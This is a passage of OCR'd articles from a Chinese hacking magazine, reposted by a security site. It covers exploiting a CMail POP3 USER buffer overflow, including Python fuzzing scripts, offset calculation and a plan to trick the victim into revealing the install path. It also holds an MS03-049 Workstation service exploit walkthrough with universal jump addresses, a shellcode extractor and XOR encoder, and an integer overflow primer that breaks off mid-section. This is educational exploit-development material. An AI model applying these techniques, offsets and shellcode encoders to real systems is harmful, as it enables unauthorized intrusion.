00404A7C  PUSH CMailSer.00474498;
```

压入的00474498内容是"%s\mail\%s"，格式化串！看来就是作复制了。最后压入EAX，call一个字符串复制程序：

```
00404A81  50  PUSH EAX
00404A82  E8 18730200      CALL CMailSer.0042BD9F
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

明白了，调用这个函数，大概就相当于执行以下代码：

```
sprintf ( EAX,
"%s\mail\%s",
F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析
aaaaaaaaaaa.....)
```

EAX中复制CMail安装路径＋\mail\+我们发送的USER名字，因为没有长度检查，所以导致了溢出！怪不得F.Zh说溢出点和安装路径有关，因为覆盖的字符串中包含有CMail的安装路径。

保存返回地址的ESP＝0x02AE8418，存放字符串的起始地址EAX＝02AE81F8，那么从EAX到ESP需要的字符串长度为 0x02AE8418－0x02AE81F8＝0x220＝544。其中安装路径"F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析"是44个字节，还有"\mail\"是6个字节，那么需要覆盖a的长度为544－44－6＝494字节！

函数执行完毕，保存地址的0x02AE8418果然被覆盖成了0x61616161，如图6所示。

当函数要返回时，就会跳到执行0x61616161的地方中去，导致了异常，如图7所示。

图6

图7

验　证

上面是通过直接分析得到需要覆盖a的长度为494字节，但我们菜鸟心中没有底，还是使用熟悉的F.Zh黑盒法验证一下！我把F.Zh的定位方法改进了一下，分别定位百位、十位、个位，这样更容易定位比较长的溢出。利用Python写定位程序，首先定位百位：

```
import poplib
m = poplib.POP3('127.0.0.1')
s = 'a' * 100+'b' * 100+'c' * 100+'d' * 100+'e' * 100
m.user(s)
```

Python真是个写Exp和测试用的好东东，只要这几句话就给CMail服务器发送了100个a，100个b，100个c……的用户名，报错对话框如图8所示

65－61＝4，所以百位是4，然后定位十位。因为知道百位是4，所以先发送400个a，发送10个a，10个b……程序如下。




图8

```
import poplib
m = poplib.POP3('127.0.0.1')
s = 'a'*400+'a' * 10+'b' * 10+'c' * 10+'d' * 10+'e' *
10+'f' * 10+'g' * 10+'h' * 10+'i' * 10+'j' * 10
m.user(s)
```

这次报错对话框变为Offset: 6a6a6a6a，如图9所示。

图9

6a－61＝9，所以十位为9，最后定位个位，490个a，然后是"abcdefghij"，程序如下：

```
import poplib
m = poplib.POP3('127.0.0.1')
s = 'a'*490+'abcdefghij'
m.user(s)
```

得到68676665处不能执行，如图10所示。




图10

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

那么个位是65－61＝4，400＋90＋4＝494，果然和直接算出来的一样，494字节！现在不仅知其然，而且还知其所以然了。

解决不定长路径思路

因为CMail会把大写字母变成小写字母，所以用F.Zh文章里的方法覆盖494个a，然后是JMP ESP的地址，最后附上只有小写字母的Search代码和ShellCode就可以完成利用了！但还有个问题，就是覆盖494字节的a是在安装路径为"F：\Study\课堂讲义\投稿\heifang\CMail漏洞分析"时，即44个字节的情况下造成的。如果别人的安装路径不是44个字节，比如43个字节，那么就不会导致溢出；如果是45个字节，覆盖的返回点没有对正，就会导致CMail挂掉而不能利用成功。

怎么办呢？想来想去有以下几个办法：

第一，不管长度为多少，想法让JMP ESP的地址对正返回溢出点；

第二，想办法知道对方的安装路径，精确计算出覆盖长度；

第三，如果字符串较短，虽然不会成功，但不会有挂掉的问题，就可以再次攻击，所以可以一个字节一个字节地增加字符串，直到成功为止。

第一种方法比较困难，因为在CMail中不存在对齐机制，一个字节的偏差都会导致失败。但对一些如果有8字节成16字节对齐的服务中，可以考虑用JMP ESP地址＋JMP08指令进行大片连续覆盖，这样只需要一个覆盖成功，就可以跳入到最后的ShellCode中。

第二种方法在ISNO的CCProxy漏洞利用中使用过，但CCProxy的变长字符串是对方的公网IP地址，所以我们可以准确地知道长度；而CMail中对方的安装路径好像还不容易探测到，可以考虑使用社会工程学，先挂掉对方的CMail，然后去给他好心地说"独哥啊，你的CMail挂了，可能和安装目录有问题哦，是在哪个目录下啊？"等亲爱的WTF／独行者大哥说出来路径并重启CMail后……嘿嘿！

第三种方法看来最可行，假设路径的长度最大是128，那就从544－128－6＝410个a开始覆盖。如果不成功，对方的CMail也还会工作，就加长一个字节，即411个a攻击，再412个a攻击，直到成功为止。

其实在Webdav漏洞中也有一个安装路径的问题，解决的办法也是这样，从小到大一个一个地试，不过Webdav只有4种可利用长度，所以测试过程少得多，但CMail就比较麻烦了。你还有更好的办法吗？欢迎指教！

就上溜客安全網www.176ku.com

WTF：Windows XP SP2相信是大家都在关注的一个系统，这个版本刚推出的时候，由于其具有溢出保护机制，因此传统的溢出利用方式已经对它没有效果，它也因此而备受青睐。随着时间的推移，XP SP2也慢慢暴露出与以前的操作系统版本存在的兼容性问题，比如，有的软件在Windows 2000或XP SP0、SP1上能正常使用，在SP2上却不行；XP SP2对利用原始套接字传送TCP数据包做了很大的限制，导致我们开发某些网络程序的时候出现障碍，等等。于是，出现了大量的用户仍然坚持长期使用其他版本系统的情况。好了，废话到此为止，先来看文章。

从MS03-049漏洞利用看调试系统进程

文／图 dangguai27

本文我主要是以前段时间利用WorkStation服务溢出漏洞(MS03-049)过程中遇到的一些问题为基础，谈谈我是怎样通过对该系统进程的调试来达到利用该漏洞为自己服务的。我的目的不完全是讲这个漏洞，而是更想通过介绍漏洞的利用过程来探讨一下以后在没有公布利用代码，或者有人公布了利用代码但是在关键的地方有所保留的情况下，如何能一步一步地写出自己的利用代码。当然，现在的方法只是很初步的。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

尽可能地利用现有的资料

前段时间闲得无聊，想看看有什么新的溢出漏洞可以利用，但是打开Xfocus和Nsfocus一看，实在找不到新的基于Windows的堆栈溢出漏洞。于是就想起了去年的WorkStation漏洞好像没有爆发蠕虫，也就是说虽然网上已有相关补丁，但该漏洞还是有广泛存在的可能性。于是，我决定拿它来练练手。

EEYE发现的MS03-049溢出是在Wkssvc.dll的某个API中Call vsprintf函数时发生的。我后来找到了Snake的两篇分析文章，了解了漏洞的原理以及适用范围，这里不再多讲。遗憾的是，可能由于舆论的压力，Xfocus或Nsfocus都没有在显要的位置公布利用代码，最后我费了好大的力气才从论坛上找到了Sbaa写的代码。有了利用代码，那当然马上试一试。好家伙！居然很快就进了朋友的一台机器，如图1、图2所示。




图1




图2

居然这么顺利？！既然如此，看看能否将利用代码改写为自动传送文件。好在这方面的ShellCode以前编写过，那就用现成的。现在剩下的就是找到溢出点再往下修改即可。为了方便起见，以下的工作都是针对Windows 2000，并且当前系统分区为Fat32。

溢出点的确定

溢出点当然是从现成的代码中找了。再次打开DOS窗口的源代码，发现其中有两处值得注意的地方，一个地方如图3所示：

```
    memcpy(szBuffer, shellcode, sizeof(shellcode) - 1);

    memcpy(szBuffer+1851,"\x1b\x4a\xfa\x7f",4);
    memcpy(szBuffer+2017,"\x1b\x4a\xfa\x7f",4);
    szBuffer[2048]=0;
}
```

图3

另一个是代码中发送数据包的安排如下：

| ShellCode| AAAAAAAA...| 跳转地址| AAAA...|

奇怪！整个代码中只有这个地址覆盖，但是0x7ffa4a1b是Windows 2000下通用的JMP EBX的地址。我最初的理解是作者要覆盖SEH的处理函数地址，但是为什么在两处使用0x7ffa4a1b呢？而且没有向前跳转的指令，为何刚好跳到ShellCode开始的地方呢？还有，究竟溢出点在什么地？WorkStation服务究竟分配了多少个字节的空间来存储参数？Snake在分析文章中大概指出在2023附近，那就先试试这个。

我填充好数据后，在第2023字节开始的地方覆盖上通用的JMP ESP地址0x7ffa4512，后面大约40个字节为\xeb\xfe（为什么要这样做继续往后看！），然后打开Softice，如果溢出点在这里的话，Softice会弹出来停在"eb fe"处。可惜，这次没有出现想要的效果，显然2023不是溢出点。但是不用急，再从2001到2040这段区域内依次填写"ABCD...XYZ0123456789JJJJ"，刚好40个字节。编译，连接，得到可执行文件，然后重启系统（这是比较繁琐的地方，每次试验后都得重启），正好弹出来如下图4所示的信息。




图4

现在就清楚了，0x54535251对应的是"QRST"，对应位置是在2017处。也就是说，可以认为WorkStation服务分配了2013个字节的缓冲

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

区来存放参数，而函数返回地址是在第2017（下标）字节处。溢出点找到了，下面的操作也就好做一些了。

检测EIP之后的保留地址

前面我在探测2023是不是包含函数返回地址时，在后面约40个字节填满了\xeb\xfe，目的其实在于检查JMP ESP后面是否有保留地址。因为有时候，BUF中填写JMP ESP的后面是不能直接跟ShellCode的。例如RPC（MS03-026）漏洞就是在JMP ESP后面必须留8字节的保留地址，那么在WorkStation服务漏洞中呢？按前面的方法一试，如图5所示。

图5

从图5可以看出，0x7ffa4512之后到执行"eb fe"的地方刚好有12个字节，换句话说这12个字节就是保留地址。一般情况下，我们只需要把ShellCode放在这12个字节之后就可以了。

检测接收缓冲区大小

其实我觉得这是一个比较容易忽略的地方，在有的漏洞利用过程中，可能会出现该服务用于接收网络参数的缓冲区大小受限。如果是这种情况，我们就不能把ShellCode放在JMP ESP地址的后面，而应该考虑放在前面。这个检验方法从Softice里查看内存就知道了，这里不再多讲。当然，经过测试WorkStation服务漏洞不存在这个问题。

使用通用跳转地址

能采用通用的跳转地址最好，即使找不到通用的JMP ESP的地址，也可以找找其他通用跳转地址，而且有的服务本身就有通用的跳转地址。例如SQL Resolution服务漏洞中，就有一个通用的JMP ESP地址0x42b0c9dc，而RPC溢出漏洞中有通用的具有JMP ESI功能的跳转地址0x0100139d。

如果要想跳转地址更通用，这里推荐现在比较流行的两个：对Windows 2000、XP、2003都通用的具有JMP EBX功能的地址是0x7ffa1571，通用的具有JMP ESP功能的地址是0x7ffa4512。在WorkStation服务漏洞中，我用的是0x7ffa4512。

接下来，就可以改写我想要的传送文件并执行的利用代码了，ShellCode是以前编写好了的，这里不再讲述。写好的利用代码和下载Sbaa的利用代码都附在光盘中。

利用JMP ESP

这里再补充一点。前面已经说过，Sbaa的代码中其实有效地覆盖函数返回地址的代码只有一句memcpy(szBuffer+2017, "\x1b\x4a\xfa\x7f", 4)，但是它的ShellCode是放在SzBuffer的最前面的。从前面的分析入手，肯定是函数返回时ebx指向了SzBuffer！通过SoftICE查看如图6所示。

最月及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

图6

EBX = 0x00109744，而szBuffer的首地址也是0x00109744，果然和想象的一样！

我之所以要说这一点，其实是想说明我们对漏洞利用的原理其实都差不多，但是实现的手法却可以有多种。具体怎么实现，那是八仙过海，各显神通。


好了，上面就是我通过利用WorkStation服务漏洞中得出的一些体会，可能有的地方写得不是很清楚，希望能和大家相互交流。此外，本文中对SoftICE的抓屏我没有其他办法，是用数码相机直接照下来的，所以有点模糊，希望大家见谅。

[本文涉及的代码(程序)，请见随书光盘]

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

我来写ShellCode生成器



文/图 Scuhkr 古开元

《黑客防线》杂志以前N 多文章已经介绍了ShellCode的编写，所以关于ShellCode的编写不是本文的目的。一般情况下，我们都是用汇编写好实现ShellCode功能的汇编代码，然后再提取十六进制，那怎么提取呢？有人说用VC反汇编后，可以得到对应的十六进制代码，然后手抄！Oh……晕死！有人说用内存复制！Oh……也比较笨，而且还要自己做一些麻烦的处理。呵呵，说了这么多废话，就是引出本文的写作目的：给大家介绍如何通过编程来实现提取ShellCode的十六进制代码，并且能提供对ShellCode进行XOR加密而避开特殊字符的限制。

这里首先要感谢delicon（国外的一个牛人），因为我这里的编程实现有部分借鉴了他提供的源代码。其实在安全焦点，navyseals已经提供了ShellCode提取的小工具。如果大家只是要用工具，那么可以直接去下载来用。

如果是实现小型功能的ShellCode，我们大可以用VC的内联汇编功能，但如果是要实现功能复杂一点的ShellCode，VC的内联汇编就远远不能满足我们的要求了，而且内联汇编不易移植，这时候我们就要换一个更为强大的汇编编译器NASM（附件里有收录），我们可以先用汇编写好代码。比如我们写一段开DOS窗口的汇编代码，如下所列：

```
push    ebp
mov     ebp, esp
push    ebx
mov             byte ptr [ebp-4], 63h //  'c'
mov             byte ptr [ebp-3], 6Dh //  'm'
mov             byte ptr [ebp-2], 64h //  'd'
mov             byte ptr [ebp-1], 0   //  '\0'
push            5 // 这里，#define SW_SHOW 5
lea           eax, [ebp-4]
push          eax
mov                eax, 0x77e4fd35
call               eax
pop       esp
```

小提示 上面0x77e4fd35是WinExec函数在作者计算机（Windows XP SP1）上的函数入口地址，不同的系统该地址可能不同。

这段汇编代码实现的功能对应的C语言如下：

```
#include <windows.h>
void main()
{
        char cmdline[4] =  "cmd";
        WinExec(cmdline, SW_SHOW);
}
```

如果我们用在VC的内联汇编中，就应该是下面这样的格式：

```
#include <windows.h>
void main()
{
   __asm{
push    ebp
        mov          ebp, esp
        push       ebx
        mov        byte ptr [ebp-4], 63h
        mov        byte ptr [ebp-3], 6Dh
        mov        byte ptr [ebp-2], 64h
        mov        byte ptr [ebp-1], 0

        push       5
        lea        eax, [ebp-4]
        push       eax
        mov              eax,          0x77e4fd35
        call       eax
        pop        esp
        }
    }
```

看，也就是把内联汇编块用__asm{}包起来。好，我们编译运行，可爱的DOS窗口就弹出来了，如图1所示。




图1

每月及時觀看電子書刊書籍 請上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

那么我们怎么运用NASM来编译汇编代码呢？很简单，把实现功能的汇编代码段（比如上面这段开DOS窗口的代码）在代码的第一行加上BITS 32，如图2所示。然后把汇编代码段里的类型转换指令PTR全部去掉（因为NASM的BYTE已经做了优化，它本身已经相当于MASM的PTR BYTE了），保存在一个后缀名为.asm的文件里，比如上面的，我保存为cmd.asm，然后在命令行下输入下列命令：




图2

```
nasm    -s    -fbin cmd.asm
```

参数解析：-s 重定向错误消息到标准输出，便于查看错误

-f 后接有效的输出格式，比如可以接-fbin，-fwin32 -fobj等。如果不跟格式，就表示默认为-fbin，生成平坦格式的二进制文件（具体详细的命令参数可以查看NASM帮助。）

如果没有错误，就会生成一个名为CMD的文件，如果用UltraEdit查看。呵呵，你会发现里面就是我们想要的ShellCode十六进制码（如图3所示）。有些读者开始用鼠标"框"，然后复制。呵呵，大哥悠着点，我们还没完，你不觉得这样跟在VC里用内存复制没什么区别吗？而且你还要手动地在每个字节前添加\x或0x。既然十六进制码都有了，我们还写不出一个提取ShellCode的小程序吗？呵呵，废话少说，直接给出提取ShellCode的C代码：




图3

```
void ShellCodeGenerater(char *file)
{
    int iFileSize;
    FILE *fp = NULL;

fp = fopen(file, "rb"); // 以二进制只读模式打开文件
if( fp == NULL )        // 判断文件是否成功打开
    {
        printf("Error: Unable to open %s!\n",file);
        exit(1);
    }
    // 计算文件大小
    fseek(fp, 0, SEEK_END);    // 移到文件末尾
    iFileSize = ftell(fp); // 获得文件指针的当前位置，iFileSize就是文件的大小了
    fseek(fp, 0, SEEK_SET);    // 回到文件头位置

    BYTE bb;
    char *buff = (char *)malloc(iFileSize);
// 预留足够的空间
    if( fgets(buff, iFileSize, fp) == NULL )
// 把读入文件内容读入buff缓冲区
    {
    printf("Error: Unable to read from file.\n");
    exit(1);
    }

    FILE* myfile;
    myfile = fopen("ShellCode.txt", "w");
// 创建或打开ShellCode.txt来保存ShellCode
    fprintf(myfile, "char shellcode[] = \n");
    fprintf(myfile, "\"");
    for( int i=0 ; i < iFileSize ; i++ )
    {
        bb = buff[i];
        fprintf(myfile, "\\x%2.2X", bb);
        if(i%16==0)        // 每行16个字节
        {
            fprintf(myfile, "\"");
            fprintf(myfile, "\n\"");
        }
    }
    // 关闭文件流
    fclose(myfile);
fclose(fp);
return;
}
```

整个程序思路很简单，就是基本的文件读取操作而已，提供一个文件名，按二进制格式读取，然后在每个字节前加上\x，输出到一个文件名为"ShellCode.txt"的文件中，简单吧！比如我们编译上面的程序后生成名为ShellCode_Gen.exe，那么对于前面生成的CMD文件，我们就可以在命令行写下：ShellCode_Gen.exe CMD，如果没有错误发生，就得到了ShellCode.txt文件，打开看看，如图4所示。




图4

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

这样就可以轻松地复制了，而且免去了手动添加\x的痛苦。

大家都知道，一般用于缓冲区溢出的ShellCode都对编码有要求，最典型的就是不允许0x00空字符的存在，因为在传输过程中它会截断我们的ShellCode而导致溢出失败。更特殊的，对于不同的漏洞程序，还有特殊字符的限制，更加迫使我们对ShellCode进行编码。下面，我们通过修改上面的程序来解决这些问题吧。

最普通的情况是，我们可以选择一个合适的XOR值（比如常见的0x97或0x99），对整个ShellCode里所有字节进行XOR，然后在解码的时候再XOR回来。

对于上面的void ShellCodeGenerater(char *file)，我们做一点小改动，给它多加一个参数：

```
void ShellCodeGenerater(char *file,char *xorchar)
```

其中第2个参数是我们在命令行下赋给程序的第2个参数，它就是我们用来XOR的单个字节，比如0x97。

我们的思路和上面是一样的，就是在写入ShellCode.txt前，对每个字节XOR一次，所以需要开辟一块大小和buff一样的空间来存放XOR后的值，然后逐个按位异或，并记录包含"\x00"字节的个数：

```
for(int i=0; i<iFileSize; i++)
{
//bEncodeChar 是利用 strtoul(xorchar, NULL, 0)转换而来
buff2[i] = buff[i]^bEncodeChar;
if ( buff2[i] == '\x00')
CountOfNull++;
// CountOfNull 用来计数 '\x00' 的个数
}
```

到这还没完，我们只是避开了"\x00"空字节，那其他的特殊字符呢？比如RPC溢出利用中对"\"做了限制？下面来解决这个问题，精益求精嘛。上面的程序只需要改动一点点，先添加一个函数，它检验并计算存在多少个我们所指定不包括"\x00"在内的非法受限字符，该函数定义如下：

```
int GetNumOfIllegalChar(char *buffer,  char* IllegalChar)
{
        char *p;
        int count =0;
        for( ; *IllegalChar; IllegalChar++)
        {
p = strchr(buffer, *IllegalChar); //查找非法字符
                if(p)      count++;
        }
        return count;
}
```

其中，buffer指向的是buff2所指的缓冲区，IllegalChar所指的字符串为程序命令行的第3个参数，GetNum OfIllegalChar()返回的是不包括"\x00"在内的非法字符数。我们把这个函数放在ShellCodeGenerater()里调用，所以得再给ShellCodeGenerater()添加第3个参数，让它接受程序的第3个命令行参数：

```
void ShellCodeGenerater(char *file, char *xorchar, char *specialchar)
```

详细的源代码参照附件encodeshellcode.cpp。

对选取的XOR值只要能避开"\x00"和非法字符即可，比如0x96不行，换0x97，如果还不行，换0x99，直到行为止，只要受限字符不是太多，总会得到适合的XOR值的。最后得到我们的加密ShellCode程序，假如用上面CMD文件做试验，"0x97"做XOR值，受限字符为"\:()|"，那么在命令行下就可以这样使用：

```
encodeshellcode.exe CMD 0x99  \:()|
```

得到结果如图5所示。




图5

看反白部分，指出有一个不合法字符。那换0x97试试：

```
Encodeshellcode.exe CMD 0x97 \:()|
```

得到结果如图6所示。




图6

再打开生成的ShellCode.txt，如图7所示。




图7


哈哈，这就是我们可用的编码过的ShellCode了！

本文介绍的编程实现虽然很简单，而且编码也存在一定的局限性，但大家可以发挥聪明才智，将其改进完善，相信一定会非常实用的。真诚希望本文能给在正学习缓冲区溢出和ShellCode技术的你一点帮助。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Windows整数溢出初步



文/图 曹军/dangguai27

掐指算来，学习和研究溢出技术已经一年半了。这段时间里，调试和利用了不少的堆栈、堆溢出漏洞，RPC堆栈、堆两个溢出漏洞、SQL解析服务溢出漏洞，Serv_U MDTM溢出漏洞，以及WorkStation、Foxmail、LSA、RealPlayer等，技术上可算受益匪浅。另一方面，我们的知识面不能局限于堆和栈溢出领域里，其实整数溢出、文件流溢出、C++中溢出覆盖虚函数指针技术等其他溢出技术，在漏洞攻击中也是很有用的。其中整数溢出技术在很多时候会间接导致缓冲区溢出的产生。例如JPEG溢出漏洞(MS04-028)，这看起来是一个堆溢出漏洞，但其根源恰恰就是由于无符号短整型溢出造成的(详情可参见《黑客防线》2004年第11期中相关文章。更早一些，如以前的SSH CRC32远程溢出漏洞、apache chunked漏洞、openssh Challenge-Response机制远程溢出漏洞等，都是由整数溢出引发的缓冲区溢出问题。因此，尽管整数溢出技术提出的时间很早，但从我们的认识角度出发，它反而是一门较新的技术。正好我也准备对该技术进行系统的学习，下面就让我们一起来对整数溢出技术有个初步的认识，也是为下阶段进行相关漏洞的利用打下一些理论基础。

整数及整数溢出

关于整数的概念，应该说我们在上中学的时候就学过了的。这里我们需要了解的是 整数分为无符号和有符号两类，其中有负符号整数最高位为1，正整数最高位为0，无符号整数无此限制。此外，常见的整数类型有8位(布尔、单字节字符等)、16位(短整型、UNICODE符等)、32位(整型、长整型)以及64位(__int64)等。对于本文来说，了解这些就基本足够了。

关于整数溢出呢，简而言之，就是往存储整数的内存单位中存放的数据大于该内存单位所能存储的最大值，从而导致了溢出。举个简单例子，代码如图1 所示。

当整型变量nIn输入小于sOut的最大值65535时，输出正常。否则，输出的值是对65536取模得到的，如图2 所示。

```
/*整数溢出示例1*/
#include "stdio.h"
int main()
{
    int nIn; //32bits
    unsigned short sOut; //16bits

    printf("nIn:");
    scanf("%d",&nIn);
    sOut = nIn;

    printf("sOut:%d\n", sOut);

    return 0;
}
```

图1




图2

上面只是说明整数溢出的一个简单例子，归根到底，造成整数溢出漏洞的根本原因还是我们编程人员由于自身疏忽而对整数进行了错误操作引起的。

整数误操作

一般说来，主要有3类整数操作可以导致安全性漏洞，下面列出每类的典型例子。

1.无符号整数的下溢和上溢

无符号整数的下溢问题是由于无符号整数不能识别负数所导致的。示例代码如下:

```
BOOL fun(size_t cbSize)
{
    if(cbSize > 1024)
        rerurn FALSE;
    char *pBuf = new char[cbSize + 1];
    // 未对new 的返回值进行检查
    memset(pBuf, 0x90, cbSize + 1);
    ......
    return TRUE;
}
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

在上面代码中，在调用new分配内存后，程序未对调用结果的正确性进行检测。如果cbSize为0的话，则cbSize 1为-1。但是memset中第3个参数本身是无符号数，因此会将-1视为正的0xffffffff，函数执行之后程序当然就只有崩溃了。

无符号整数的上溢问题也不难理解，示例代码如下：

```
BOOL fun(char *s1, size_t  len1, char *s2, size_t  len2)
{
if(len1 + len2 + 1 > 1024)
    return FALSE;
char pBuf = new char[len1 + len2 + 1];
if(buf == NULL)
    return FALSE;
memcpy(buf, s1, len1);
memcpy(buf + len1, s2, len2); //可能造成程序崩溃
    ……
return TRUE;
}
```

本例子中代码看起来没什么问题，该检测的地方也都检测了。但这段代码却可能出现整数上溢问题，len1和len2都是无符号整数，如果len1 = 8，len2 = 0xffffffff，由于加操作的限制，8+0xffffffff+1产生的结果是8。也就是说，new操作只分配8字节的内存，而后面却要进行长达0xffffffff的串复制工作，结果肯定也是程序崩溃。

2.符号的问题

